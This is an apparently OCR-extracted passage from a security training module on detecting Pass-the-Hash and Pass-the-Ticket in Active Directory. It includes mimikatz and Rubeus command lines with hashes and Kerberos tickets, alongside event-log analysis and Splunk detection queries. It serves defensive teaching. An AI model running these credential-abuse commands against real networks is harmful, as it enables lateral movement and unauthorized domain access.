mimikatz 2.2.0 x64 (oe.eo)

584     {0;000003e7} 1 D 47529          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000de6a5} 1 F 2018929     CORP\JERRI_BALLARD      S-1-5-21-4062224834-3791750317-3769293043-1608
(12g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2419877     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # sekurlsa::pth /user:Administrator /ntlm:fc525c9683e8fe067095ba2ddc971889 /domain:corp.local
user    : Administrator
domain  : corp.local
program : cmd.exe
impers. : no
NTLM    : fc525c9683e8fe067095ba2ddc971889
  |  PID  1788
  |  TID  4748
  |  LSA Process is now R/W
  |  LUID 0 ; 2560090 (00000000:0027105a)
  \_ msv1_0   - data copy @ 000001C682EA6D90 : OK !
  \_ kerberos - data copy @ 000001C682E086C8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001C6834034C8 (32) -> null

mimikatz #
```

- Utilizing the authenticated session, the attacker can move laterally within the network, gaining unauthorized access to other systems and resources.


```
Administrator: C:\Windows\SYSTEM32\cmd.exe

C:\Windows\system32>dir \\dc01\c$
 Volume in drive \\dc01\c$ has no label.
 Volume Serial Number is E22C-6226

 Directory of \\dc01\c$

07/16/2016  06:23 AM    <DIR>          PerfLogs
07/21/2023  11:29 AM    <DIR>          poshlog
07/23/2023  04:16 AM    <DIR>          Program Files
07/21/2023  05:48 AM    <DIR>          Program Files (x86)
07/21/2023  11:28 AM    <DIR>          Tools
07/28/2023  04:31 AM    <DIR>          Users
07/22/2023  08:05 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  48,727,437,312 bytes free

C:\Windows\system32>whoami
nt authority\system
```


Windows Access Tokens & Alternate Credentials

An `access token` is a data structure that defines the security context of a process or thread. It contains information about the associated user account's identity and privileges. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. If the password is authenticated, the system generates an access token. Subsequently, any process executed on behalf of that user possesses a copy of this access token. (**Source**: https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens)

`Alternate Credentials` provide a way to supply different login credentials (username and password) for specific actions or processes without altering the user's primary login session. This permits a user or process to execute certain commands or access resources as a

different user without logging out or switching user accounts. The `runas` command is a Windows command-line tool that allows users to execute commands as another user. When the `runas` command is executed, a new access token is generated, which can be verified with the `whoami` command.




The `runas` command also contains an interesting flag `/netonly`. This flag indicates that the specified user information is for remote access only. Even though the `whoami` command returns the original username, the spawned `cmd.exe` can still access the Domain Controller root folder.

```
Command Prompt
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\JENNY_HICKMAN>dir \\10.0.10.20\c$
Access is denied.

C:\Users\JENNY_HICKMAN>runas /user:lab.internal.local\Administrator /netonly cmd.exe
Enter the password for lab.internal.local\Administrator:
Attempting to start cmd.exe as user "lab.internal.local\Administrator" ...

C:\Users\JENNY_HICKMAN>
```

```
cmd.exe (running as lab.internal.local\Administrator)
Microsoft Windows [Version 10.0.19041.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
labs\jenny_hickman

C:\Windows\system32>dir \\10.0.10.20\c$
 Volume in drive \\10.0.10.20\c$ has no label.
 Volume Serial Number is 546C-450E

 Directory of \\10.0.10.20\c$

03/09/2021  03:47 PM         1,048,576 ds_ds.etl
07/16/2016  03:23 PM    <DIR>          PerfLogs
03/01/2021  03:24 PM    <DIR>          poshlog
03/12/2021  08:07 PM    <DIR>          Program Files
03/12/2021  08:07 PM    <DIR>          Program Files (x86)
03/01/2021  02:52 PM    <DIR>          Users
03/01/2021  10:00 PM    <DIR>          Windows
               1 File(s)      1,048,576 bytes
               6 Dir(s)  38,902,611,968 bytes free

C:\Windows\system32>_
```

Each `access token` references a `LogonSession` generated at user logon. This `LogonSession` security structure contains such information as Username, Domain, and AuthenticationID (`NTHash/LMHash`), and is used when the process attempts to access remote resources. When the `netonly` flag is used, the process has the same `access token` but a different `LogonSession` .



Pass-the-Hash Detection Opportunities

From the Windows Event Log perspective, the following logs are generated when the `runas` command is executed:

- When `runas` command is executed without the `/netonly` flag - `Event ID 4624 (Logon)` with `LogonType 2 (interactive)` .

2021-03-13 12:40:53	4624	An account was successfully logged on	BLUE		BLUE	Advapi	5	-	SYSTEM	NT AUTHORITY
2021-03-13 12:40:54	4624	An account was successfully logged on	BLUE		BLUE	Advapi	5	-	SYSTEM	NT AUTHORITY
2021-03-13 12:42:52	4624	An account was successfully logged on	BLUE	BLUE	BLUE	seclogo	2	-	Administrator	LABS
2021-03-13 12:42:52	4648	A logon was attempted using explicit credentials	BLUE	::1	BLUE				Administrator	LABS
2021-03-13 12:42:52	4768	A Kerberos authentication ticket (TGT) was requested	DC	::ffff:10.0.10.100	DC				Administrator	lab.internal.local
2021-03-13 12:42:52	4769	A Kerberos service ticket was requested	DC	::ffff:10.0.10.100	DC				Administrator@LAB.INTERNAL.LOCAL	LAB.INTERNAL.LOCAL
2021-03-13 12:43:07	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	Administrator	LABS
2021-03-13 12:43:07	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				Administrator	
2021-03-13 12:44:02	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	JENNY_HICKMAN	LABS
2021-03-13 12:44:02	4634	An account was logged off	DC		DC		3		JENNY_HICKMAN	LABS
2021-03-13 12:44:02	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				JENNY_HICKMAN	

- When `runas` command is executed with the `/netonly` flag - `Event ID 4624 (Logon)` with `LogonType 9 (NewCredentials)`.

2021-03-13 12:03:26	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	JENNY_HICKMAN	LABS
2021-03-13 12:03:26	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				JENNY_HICKMAN	
2021-03-13 12:03:37	4634	An account was logged off	DC		DC		3		JENNY_HICKMAN	LABS
2021-03-13 12:03:45	4634	An account was logged off	DC		DC		3		Administrator KEN_MORTON	LABS
2021-03-13 12:03:46	4624	An account was successfully logged on	BLUE		BLUE	seclogo	9	-	JENNY_HICKMAN	LABS
2021-03-13 12:03:46	4634	An account was logged off	DC		DC		3		JENNY_HICKMAN	LABS
2021-03-13 12:03:55	4624	An account was successfully logged on	DC	BLUE	DC	NtLmSsp	3	NTLM V2	Administrator	LABS
2021-03-13 12:03:55	4776	The domain controller attempted to validate the credentials for an account	DC	BLUE	DC				Administrator	
2021-03-13 12:03:56	4648	A logon was attempted using explicit credentials	BLUE	10.0.10.20	BLUE				Administrator	lab.internal.local
2021-03-13 12:04:01	4634	An account was logged off	DC		DC		3		KEN_MORTON	LABS
2021-03-13 12:04:23	4624	An account was successfully logged on	BLUE		BLUE	Advapi	5	-	SYSTEM	NT AUTHORITY

Simple detection would involve looking for `Event ID 4624` and `LogonType 9`, but as mentioned before, there could be some false positives related to `runas` usage.

The main difference between `runas` with the `netonly` flag and the `Pass-the-Hash` attack is that in the latter case, `Mimikatz` will access the `LSASS` process memory to change `LogonSession` credential materials. Thus, initial detection can be enhanced by correlating `User Logon with NewCredentials` events with `Sysmon Process Access Event Code 10`.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.


Detecting Pass-the-Hash With Splunk

Now let's explore how we can identify Pass-the-Hash, using Splunk.

Before we move on to reviewing the searches, please consult this source to gain a better understanding of where the search part `Logon_Process=seclogo` originated from.


Timeframe: `earliest=1690450689 latest=1690451116`

```
index=main earliest=1690450708 latest=1690451116
source="WinEventLog:Security" EventCode=4624 Logon_Type=9
Logon_Process=seclogo
| table _time, ComputerName, EventCode, user, Network_Account_Domain,
Network_Account_Name, Logon_Type, Logon_Process
```



As already mentioned, we can enhance the search above by adding LSASS memory access to the mix as follows.

```
index=main earliest=1690450689 latest=1690451116
(source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=10
TargetImage="C:\\Windows\\system32\\lsass.exe"
SourceImage!="C:\\ProgramData\\Microsoft\\Windows
Defender\\platform\\*\\MsMpEng.exe") OR (source="WinEventLog:Security"
EventCode=4624 Logon_Type=9 Logon_Process=seclogo)
| sort _time, RecordNumber
| transaction host maxspan=1m endswith=(EventCode=4624) startswith=
(EventCode=10)
| stats count by _time, Computer, SourceImage, SourceProcessId,
Network_Account_Domain, Network_Account_Name, Logon_Type, Logon_Process
| fields - count
```



Search Breakdown:

- `index=main earliest=1690450689 latest=1690451116`: Filters the search to only include events from the `main` index that occurred between the specified earliest and latest epoch timestamps.
- `(source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=10 TargetImage="C:\\Windows\\system32\\lsass.exe" SourceImage!="C:\\ProgramData\\Microsoft\\Windows Defender\\platform\\*\\MsMpEng.exe")`: Filters the search to only include `Sysmon` operational log events with an `EventCode` of `10` (Process Access). It further narrows down the results to events where the `TargetImage` is `C:\Windows\system32\lsass.exe` (indicating that the `lsass.exe` process is being accessed) and the `SourceImage` is not a known legitimate process from the Windows Defender directory.
- `OR (source="WinEventLog:Security" EventCode=4624 Logon_Type=9 Logon_Process=seclogo)`: Filters the search to also include Security event log events with an `EventCode` of `4624` (Logon), `Logon_Type` of `9` (NewCredentials), and `Logon_Process` of `seclogo`.
- `| sort _time, RecordNumber`: Sorts the events based on the `_time` field and then the `RecordNumber` field.
- `| transaction host maxspan=1m endswith=(EventCode=4624) startswith=(EventCode=10)`: Groups related events based on the `host` field, with a maximum time span of `1` minute between the start and end events. This command is used to associate process access events targeting `lsass.exe` with remote logon events.
- `| stats count by _time, Computer, SourceImage, SourceProcessId, Network_Account_Domain, Network_Account_Name, Logon_Type, Logon_Process`: Aggregates the events based on the specified fields, counting the number of occurrences for each combination of field values.
- `| fields - count`: Removes the `count` field from the results.

Detecting Pass-the-Ticket

Pass-the-Ticket

`Pass-the-Ticket (PtT)` is a lateral movement technique used by attackers to move laterally within a network by abusing Kerberos TGT (Ticket Granting Ticket) and TGS (Ticket Granting Service) tickets. Instead of using NTLM hashes, PtT leverages Kerberos tickets to authenticate to other systems and access network resources without needing to know the users' passwords. This technique allows attackers to move laterally and gain unauthorized access across multiple systems.

Attack Steps:

- The attacker gains administrative access to a system, either through an initial compromise or privilege escalation.
- The attacker uses tools such as `Mimikatz` or `Rubeus` to extract valid TGT or TGS tickets from the compromised system's memory.

```
PS C:\Users\JENNY_HICKMAN\Downloads> .\Rubeus.exe monitor /interval:30

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: TGT Monitoring
[*] Monitoring every 30 seconds for new TGTs


[*] 3/14/2021 5:43:22 PM UTC - Found new TGT:

  User                  :  Administrator@LAB.INTERNAL.LOCAL
  StartTime             :  3/14/2021 7:41:45 PM
  EndTime               :  3/15/2021 5:41:45 AM
  RenewTill             :  3/21/2021 7:41:45 PM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIF4DCCBdygAwIBBaEDAgEWooIEzjCCBMphggTGMIIEwqADAgEFoRQbEkxBQi5JTlRFUk5BTC5MTONBTKInMCWgAwIBAqEeMBwb
    BmtyYnRndBsSTEFCLklOVEVSTkFMLkxPQOFMo4IEejCCBHagAwIBEqEDAgECooIEaASCBGTcSpzAfratrgeuxc4tniCBFJdJ98BO
    mbsdOyiXUsFonpwpQO5goWuMI+O/lJbT49LvOOmKHLVPbT6jb4fgURXkF4F97zqxwY6AgxDwpRgmuBX+7P363rEtLAOFXs7TYilT
    IrWdIIL/CamXDZWKsK6zV1DGvx2ZcQBE51PCldQNksKmFO6z06JuMGC71e+u8yg9paYRNXpORNHDQ/luI8LMKRaJN/Q8FrWqkzYj
    gfj8dNcmKHvxFif6MVRzl/dlyi8pJxSKA3Ib4FLTd/wXNqlmb7LBaoNReR+mSZz3OwBTMrzvtmIHYI3HqZAe4W9tRaRs/15sLnpI
    E1ntHl9E9vdEF1fIQanROI8j4g2tUUt4XFoqJw6EZu7zWYqUZJds4NMcyAIsHX2ITXNfS3f7c592IzJq8a8L6y66wMd5tH6DjtNC
    pqSHo+R5PoAzEQO1VNz6HH9jU563O41tIE/OQJWlL6HJvlsKQ26v1rIROvT7H1AVb8ZG/7IznD1OL/m4CgN3eWyzw2KvLWaPQ9yA
    8R9zv7RW2mnHII7JqKEAv7OmL/Kg2kw8O9qfOQiH/TGEngWickKc7ZWhoaVvMJ/YLsqmDV1T1p8Zq38MgcuZH8uKQaqh48cLNQA1
    I5whEtcvEdEy8j4TDXTUsnl9KNrph1LOil/KFsIoQ2I+J3k4A57x9ZIV4JRnLvs/BmjxAYeUQInGGCf+MpwRlCrhbXDkRZKBO1UN
    qBcHwpOh4cga7kpcDVFRtExXyrGSSnv+VdC1shHALH+VJUcolaeATmZC2IneAbXNQJhZJscUQ8umQqzQKLNWOEzt4x9O4YLXR/gz
    gkbAOdtwv8diJL7kDhQXRXoWqdAmDW/Zkh/rahAGl4MJoOgmLkvU4LJXArXfn61AiLu9FDDJfDDuw3id6YyxQgbUHjpLOQW51LvH
    OUweR9br31y4pJQwyZgHbbsaQElj5v+C2E/C/aCV/e6/gwugTOSWfMcKzIpC3PiLqVd15ShX/5Z/YDkBG5LctiQ9DqgeILxjrinV
    2JqX55+hkjA2V+PsasYD+7E2cL9OEPBQaeEsS/7nF2TARGkJLhP5St4BENTwAPJod45Vpb3aSuIkZ2VCjmVFH+Nypkt5ki8lcWay
```

- The attacker submits the extracted ticket for the current logon session. The attacker can now authenticate to other systems and network resources without needing plaintext passwords.


```
C:\Users\JENNY_HICKMAN\tools>Rubeus.exe ptt /ticket:doIF4DCCBdygAwIBBaEDAgEWooIEzjCCBMphggTGMIIEwqADAgE
FoRQbEkxBQi5JTlRFUk5BTC5MT0NBTKInMCWgAwIBAqEeMBwbBmtyYnRndBsSTEFCLklOVEVSTkFMLkxPQ0FMo4IEejCCBHagAwIBEq
EDAgECooIEaASCBGTcSpzAfratrgeuxc4tniCBFJdJ98B0mbsdOyiXUsFonpwpQO5goWuMI+O/lJbT49Lv0OmKHLVPbT6jb4fgURXkF
4F97zqxwY6AgxDwpRgmuBX+7P363rEtLAOFXs7TYilTIrWdIIL/CamXDZWKsK6zV1DGvx2ZcQBE51PCldQNksKmFO6z06JuMGC7le+u
8vg9paYRNXpORNHDO/luT8LMKRaJN/O8ErWqkzYiefj8dNcmKHvxFif6MVRzl/dlvi8pJxSKA3Ib4FLTd/wXNqlmb7LBaoNReR+mSZz
```

```
C:\Users\JENNY_HICKMAN\tools>klist

Current LogonId is 0:0x5d8438

Cached Tickets: (1)

#0>     Client: Administrator @ LAB.INTERNAL.LOCAL
        Server: krbtgt/LAB.INTERNAL.LOCAL @ LAB.INTERNAL.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 3/14/2021 19:41:45 (local)
        End Time:   3/15/2021 5:41:45 (local)
        Renew Time: 3/21/2021 19:41:45 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Kerberos Authentication Process

`Kerberos` is a network authentication protocol used to securely authenticate users and services within a Windows Active Directory (AD) environment. The following steps occur in the Kerberos authentication process:

- The user (client) initiates the authentication process by requesting a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC), typically part of the Active Directory domain controller.
- The KDC verifies the user's identity (usually through a password) and issues a TGT encrypted with the user's secret key. The TGT is valid for a specific period and allows the user to request service tickets without needing to re-authenticate.
- The client sends a service ticket request (TGS-REQ) to the KDC for the service using the TGT obtained in the previous step.
- The KDC validates the client's TGT and, if successful, issues a service ticket (TGS) encrypted with the service account's secret key and containing the client's identity and a session key. The client then receives the service ticket (TGS) from the KDC.
- The client connects to the server and sends the TGS to the server as part of the authentication process.



Related Windows Security Events


During user access to network resources, several Windows Event Logs are generated to record the logon process and related activities.

- `Event ID 4648 (Explicit Credential Logon Attempt)` : This event is logged when explicit credentials (e.g., username and password) are provided during logon.
- `Event ID 4624 (Logon)` : This event indicates that a user has successfully logged on to the system.
- `Event ID 4672 (Special Logon)` : This event is logged when a user's logon includes special privileges, such as running applications as an administrator.
- `Event ID 4768 (Kerberos TGT Request)` : This event is logged when a client requests a Ticket Granting Ticket (TGT) during the Kerberos authentication process.
